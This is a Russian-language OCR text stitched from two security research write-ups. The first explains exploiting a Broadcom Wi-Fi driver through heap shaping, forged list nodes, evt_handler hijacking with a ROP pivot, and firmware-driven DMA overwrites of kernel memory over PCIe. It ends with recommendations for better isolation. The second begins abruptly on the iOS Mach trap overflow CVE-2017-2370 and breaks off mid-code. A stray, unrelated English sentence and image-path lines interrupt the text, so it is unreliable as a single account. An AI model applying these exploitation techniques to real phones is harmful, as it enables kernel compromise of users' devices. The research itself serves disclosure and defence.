


Произвольное total_count выбирает любой класс kmalloc. Формирование должно происходить на том же CPU и в том же потоке событий. WLC_E_PFN_BSSID_NET_FOUND предоставляет такой

примитив: `dhd_handle_hotlist_scan_evt` добавляет выделения результатов сканирования с управляемыми атакующим размером и временем жизни в список.


```
malloc_size = sizeof(gscan_results_cache_t) +
              ((results->count - 1) * sizeof(wifi_gscan_result_t));
gscan_hotlist_cache = kmalloc(malloc_size, GFP_KERNEL);
gscan_hotlist_cache->next = gscan_params->gscan_hotlist_found;
gscan_params->gscan_hotlist_found = gscan_hotlist_cache;
```

Если не отправлять `PFN_COMPLETE`, освобождения не происходят. Трассировка показала, что `kmalloc-1024` сравнительно неактивен.




Достаточное число выделений gscan заполняет существующие дыры и делает последующие выделения непрерывными.

Эксплойт выделяет буфер SWC того же класса с малым начальным `pkt_count`, откладывая переполнение.



Дополнительные объекты gscan заполняют slab и размещают цель после уязвимого буфера.




Анализ ограничений

`wl_cfgvendor_send_hotlist_event` упаковывает каждый узел gscan в SKB. Она обновляет `tot_consumed` до `tot_count`, следует по `next` и в конце вызывает `kfree`. Перезапись узла даёт контроль над `next`, заставляя произвольный адрес выглядеть очередной записью списка.

```
struct 'wl_plc_nodelist' has size 160 [bits]
struct 'wl_plc_params' has size 128 [bits]
struct 'wl_pmk_list' has size 2880 [bits]
struct 'wl_po' has size 224 [bits]
struct 'wl_priv' has incomplete type
struct 'wl_priv' has size 563072 [bits]
struct 'wl_probe_params' has size 384 [bits]
struct 'wl_profile' has size 704 [bits]
struct 'wl_rateset_args' has size 416 [bits]
struct 'wl_rateset' has size 160 [bits]
```


У поддельного объекта есть ограничения: седьмой байт становится шестым, адрес освобождается, а его первые четыре байта должны указывать на другой допустимый узел или быть нулевыми. Модель Z3 показала, что повторяющиеся примитивы копирования байта не могут достичь полезных значений кучи или таблиц страниц за десять шагов.

Произвольной `kfree` обычно требуется страница slab или compound page. Однако крупные запросы `kmalloc` используют последовательные страницы из `__get_free_pages` без кэширования для отдельных CPU. Крупные ранние выделения при загрузке происходят по предсказуемым адресам и могут освобождаться и повторно заниматься между CPU. Трассировка обнаружила подходящее выделение.





Собираем всё вместе

Во время инициализации `wiphy_new` выделяет `wl_priv`, содержащий `evt_handler`. Его освобождение и повторное занятие дают прямой доступ к потоку управления. Первые байты ненулевые, но освобождение крупного выделения через внутренний указатель всё равно освобождает лежащие в основе страницы, поэтому внутренний адрес может удовлетворять ограничениям парсера.



Кадр SWC повторно занимает страницы и заполняет `evt_handler`. При отсутствии KASLR эксплойт заменяет обработчик `WLC_E_SET_SSID` разворотом стека в кадр события, находящийся в `R2`; специально созданное событие предоставляет ROP-стек.






Доказательство концепции предназначалось для Nexus 5 с пользовательским ядром и вызывало `printk`. Другим ядрам нужны обновлённые символы; 64-разрядные устройства сохраняют примитивы, но могут требовать адаптации.

Часть 2: «лёгкий» путь

Насколько низко можно опуститься?


Эксплойт протокола трудоёмок и зависит от символов. Современные телефоны перешли от более медленного SDIO к PCIe: устройства Nexus начиная с Nexus 6, iPhone начиная с iPhone 6 и флагманы Samsung начиная с Galaxy S6 использовали PCIe для Wi-Fi.



a. Devices can operate in Secure or Non-secure state.

Изоляция интерфейса

SDIO и USB по своей природе не предоставляют периферийному DMA доступ к памяти хоста. PCIe предоставляет. Он отправляет Transaction Layer Packet, заголовки которых описывают чтение или запись и целевые адреса.



Вам нужна MMU


System Memory Mapping Unit ARM может связывать Stream ID транзакций с контекстами и таблицами преобразования, ограничивая DMA подобно обычной MMU.


```
Dumping pciedev_shared_t from 0x001E8478
-----------------------------------------
flags:                          0x60040005
trap_addr:                      0x00000000
assert_exp_addr:                0x00000000
assert_file_addr:               0x00000000
assert_line:                    0x00000000
console_addr:                   0x0023DEBC
msgtrace_addr:                  0x00000000
fwid:                           0xBA83502B
total_lfrag_pkt_cnt:            0x000000C8
max_host_rxbufs:                0x000000FF
dma_rxoffset:                   0x00000000
h2d_mb_data_ptr:                0x00239BC4
d2h_mb_data_ptr:                0x00239BC8
rings_info_ptr:                 0x00239754
host_dma_scratch_buffer_len:    0x00000008
host_dma_scratch_buffer:        0xC540F000
device_rings_stsblk_len:        0x00000000
device_rings_stsblk:            0x00000000
```

Однако записи Wi-Fi Broadcom в device tree не имели привязок IOMMU, а `bcmdhd` не содержал ручной настройки SMMU. Протокол PCIe MSGBUF от Broadcom использует когерентные с DMA кольца отправки и завершения. Чип хранит указатель на общие метаданные `pciedev_shared_t` в последних четырёх байтах RAM.


```
Dumping ring information
-------------------------------------------------------------------------------
ring:       0                           ring:       2
idx:        0                           idx:        0
ring name:  H2D_MSGRING_CONTROL_SUBMIT   ring name:  D2H_MSGRING_CONTROL_COMPLETE
ringtype:   0                           ringtype:   0
rsvd:       0                           rsvd:       0
max_items:  24                          max_items:  24
len_items:  40                          len_items:  24
ringaddr:   0xC5403000                  ringaddr:   0xC540E000
ring size:  960                         ring size:  576

ring:       1                           ring:       3
idx:        0                           idx:        0
ring name:  H2D_MSGRING_RXPOST_SUBMIT   ring name:  D2H_MSGRING_TX_COMPLETE
ringtype:   0                           ringtype:   0
rsvd:       0                           rsvd:       0
max_items:  256                         max_items:  1024
len_items:  32                          len_items:  16
ringaddr:   0xC5404000                  ringaddr:   0xC5410000
ring size:  8192                        ring size:  16384
```

Переход по `rings_info_ptr` раскрывает размер, индекс и физический адрес хоста для каждого кольца.






Изменение адреса кольца завершения TX на код ядра Nexus 6P по физическому адресу `0x80000` и генерация трафика перезаписывали страницы ядра. Эффективная SMMU этому не препятствовала.



Это не требует уязвимости хоста или символов. Для управляемого DMA структуры `dma_info` прошивки раскрывают регистры RX/TX, кольца дескрипторов, имена и общий блок функций. Поиск в RAM нашёл следующие значимые записи:

```
Found dma_info - Address: 0x00220288, Name: "wl0"
Found dma_info - Address: 0x00220478, Name: "wl0"
Found dma_info - Address: 0x00220A78, Name: "wl0"
Found dma_info - Address: 0x00221078, Name: "wl0"
Found dma_info - Address: 0x00221BF8, Name: "wl0"
Found dma_info - Address: 0x0022360C, Name: "wl0"
Found dma_info - Address: 0x00236268, Name: "D2H"
Found dma_info - Address: 0x00238B7C, Name: "H2D"
```



Хост публикует физические адреса SKB через MSGBUF; прошивка вставляет их в дескрипторы и запускает DMA. Использованные дескрипторы получают значение `0xDEADBEEF`. `dma64_txfast` начинается с перехода из ROM в RAM, поэтому патчер из первой части может перехватить её. Заглушка заменяет каждый неиспользованный дескриптор D2H выбранным атакующим адресом, заставляя записывать туда содержимое кадра.

Эксперимент удался как на Nexus 6P с Snapdragon 810, так и на Galaxy S7 Edge с Exynos 8890, обойдя Samsung RKP.

Послесловие

Изоляцию хоста и Wi-Fi SoC можно и нужно улучшить. Ошибки протокола можно исправить, но неограниченный доступ скомпрометированного периферийного устройства к памяти — проблема проектирования. SoC с SMMU должны использовать их, а контексты Android, способные взаимодействовать с прошивкой Wi-Fi, следует считать обладающими привилегиями уровня ядра.

Изоляция памяти сдерживала бы вышедший из-под контроля чип. Прошивке также следует внедрить стековые cookie, перестать отображать всю RAM как RWX и эффективно использовать существующую MPU.

Эксплуатация, ориентированная на исключения, в iOS

В этой публикации рассматриваются обнаружение и эксплуатация CVE-2017-2370 — переполнения буфера кучи в ловушке Mach `mach_voucher_extract_attr_recipe_trap`. Здесь разрабатывается метод эксплуатации, основанный на многократных намеренных сбоях, и показывается, как старый эксплойт ядра может обеспечивать интроспекцию работающей системы во время создания нового.

Это ловушка!

Наряду с системными вызовами BSD вроде `ioctl`, `mmap` и `execve` XNU имеет ловушки Mach, обслуживающие Mach-часть ядра. Номера их системных вызовов начинаются с `0x1000000`. Записи в `syscall_sw.c` выглядят так:

```
/* 12 */ MACH_TRAP(_kernelrpc_mach_vm_deallocate_trap, 3, 5, munge_wll),
/* 13 */ MACH_TRAP(kern_invalid, 0, 0, NULL),
/* 14 */ MACH_TRAP(_kernelrpc_mach_vm_protect_trap, 5, 7, munge_wllww),
```

Большинство из них являются быстрыми путями для API, также доступных через RPC Mach MIG. Отказ от сериализации MIG ускоряет работу, но сложные ловушки должны разбирать аргументы вручную. В iOS 10 появилась:

```
/* 72 */ MACH_TRAP(mach_voucher_extract_attr_recipe_trap, 4, 4, munge_wwww),
```

Аргументы пользовательского пространства упакованы в:

```
struct mach_voucher_extract_attr_recipe_args {
    PAD_ARG_(mach_port_name_t, voucher_name);
    PAD_ARG_(mach_voucher_attr_key_t, key);
    PAD_ARG_(mach_voucher_attr_raw_recipe_t, recipe);
    PAD_ARG_(user_addr_t, recipe_size);
};
```

Любой процесс в песочнице может вызвать новый системный вызов, пока его не блокирует обязательный хук управления доступом; на этом пути такого хука нет. Сначала ловушка читает размер:

```
mach_msg_type_number_t sz = 0;
if (copyin(args->recipe_size, (void *)&sz, sizeof(sz)))
    return KERN_MEMORY_ERROR;
if (sz > MACH_VOUCHER_ATTR_MAX_RAW_RECIPE_ARRAY_SIZE)
    return MIG_ARRAY_TOO_LARGE;
```

Атакующий управляет беззнаковым 32-разрядным `sz`, ограниченным 5120, и должен предоставить допустимый порт voucher. Для размеров меньше 256 используется VLA в стеке, куда правильно копируется `sz` байт. Более крупные recipe идут по этому пути:

```
uint8_t *krecipe = kalloc((vm_size_t)sz);
if (!krecipe) {
    kr = KERN_RESOURCE_SHORTAGE;
    goto done;
}
if (copyin(args->recipe, (void *)krecipe, args->recipe_size)) {
    kfree(krecipe, (vm_size_t)sz);
